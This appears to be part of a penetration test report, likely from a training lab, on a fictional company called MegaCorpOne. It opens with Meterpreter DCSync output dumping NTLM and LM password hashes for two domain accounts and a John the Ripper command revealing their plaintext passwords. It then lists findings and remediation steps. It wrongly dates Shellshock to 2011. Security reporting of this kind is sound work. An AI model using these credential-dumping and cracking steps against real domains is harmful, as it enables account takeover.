Additional user credentials found on domain controller and cracked using JohntheRipper:

```
meterpreter > dcsync_ntlm cdanvers
[+] Account  : cdanvers
[+] NTLM Hash : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash  : cc7ce55233131791c7abd9467e909977
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID      : 1603

meterpreter > dcsync_ntlm sstrange
[+] Account  : sstrange
[+] NTLM Hash : 1628488e442316500a176701e0ac3c54
[+] LM Hash  : a2bda648b8e5a5c60bafb32368afba82
[+] SID      : S-1-5-21-1129708524-1666154534-779541012-1108
[+] RID      : 1108
```

```
┌──(root💀kali)-[~]
└─# john --format=NT cdhash.txt --show
cdanvers:Marvel!
sstrange:Summer2021

2 password hashes cracked, 0 left
```

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Credential reuse cross-platform	Critical
Unpatched Software	Critical
Bash version vulnerable to Shellshock	High
Web Infrastructure open to Internet	Medium
Email addresses of executives posted to website	Low

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	149.56.244.87 172.22.117.0/24 172.22.117.150 172.22.117.0/24 172.22.117.10 172.22.117.20 172.22.117.100
Ports (Linux)	21 22 23 53 80 111 139 445 512 513 514 1099 1524 2049 2121 3306 5432 5900 6000 6667 8009 8180
Ports (Windows)	53 80 88 135 139 389 445 464 593 636 3268 3269 3390 5901 6001 8080

Exploitation Risk	Total
Critical	3
High	1
Medium	1
Low	1

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. GIS was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com, 172.22.117.150, 172.22.117.10, 172.22.117.20, 172.22.117.100

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Credential Reuse Cross-Platform

Risk Rating: Critical

Description:
Credentials were found to be the same username/password combination on the web application, Linux, and Windows environments, allowing GIS to move freely around a domain after cracking weak passwords in only one environment rather than all three.

Affected Hosts: vpn.megacorpone.com, 172.22.117.150, 172.22.117.10, 172.22.117.20, 172.22.117.100

Remediation:

- Unique passwords per environment paired with two-factor authentication to prevent lateral movement of attackers.
- Institute Principle of Least Privilege with administrative accounts to limit superuser command access to only those necessary for day-to-day operations and limit over-privileging.
- Stronger session management for users.

Unpatched Software

Risk Rating: Critical

Description:
Unpatched or antiquated software led to GIS finding and exploiting multiple critical vulnerabilities throughout the system, including multiple command injection and reverse shell vulnerabilities.

Affected Hosts: 172.22.117.150, 172.22.117.10, 172.22.117.20, 172.22.117.100

Remediation:

- Utilize software updates and patches to account for the latest vulnerabilities.
- Utilize encryption for data both on disk and in transit to increase hardening.

Bash Version Vulnerable to Shellshock

Risk Rating: High

Description:
Discovered in 2011, the Shellshock ('Bash Bug') vulnerability allows command execution across much of the system, with known vulnerabilities on Apache backend servers as well as SMTP mail protocols. While the system appeared vulnerable in testing, GIS was unable to execute the vulnerability.

Affected Hosts: 172.22.117.150

Remediation:

- Upgrade Bash version on system and in any automated protocols/scripts to avoid vulnerability.
- Institute Principle of Least Privilege for execution of Bash commands to only administrators and developers.

Web Infrastructure Open to Internet

Risk Rating: **Medium**

Description:
During reconnaissance, GIS was able to find multiple pieces of infrastructure (vpn, router, intranet, and admin) were visible to open-source tools to include Recon-ng and DNS Dumpster.

Affected Hosts: 149.56.244.87

Remediation:

- Only open internet access to necessary website structures.
- Utilize firewalls or cloud security to prevent rogue access to these services.
- Separate employee services web app from public website, requiring two-factor authentication on employee services app.

Email Addresses of Executives Posted to Website

Risk Rating: **Low**

Description:
During reconnaissance, GIS was able to locate contact email addresses for multiple executive-level employees. These emails could be used to conduct phishing engagements.

Affected Hosts: 149.56.244.87

Remediation:

- Create generic executive email box that is used for the public-facing website, and is heavily monitored for phishing before forwarding to executives.
- Utilize asymmetric encryption in emails containing sensitive information.
- Train staff in recognition of common phishing tactics.

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that GIS used throughout the assessment.

Legend:

Performed successfully
Failure to perform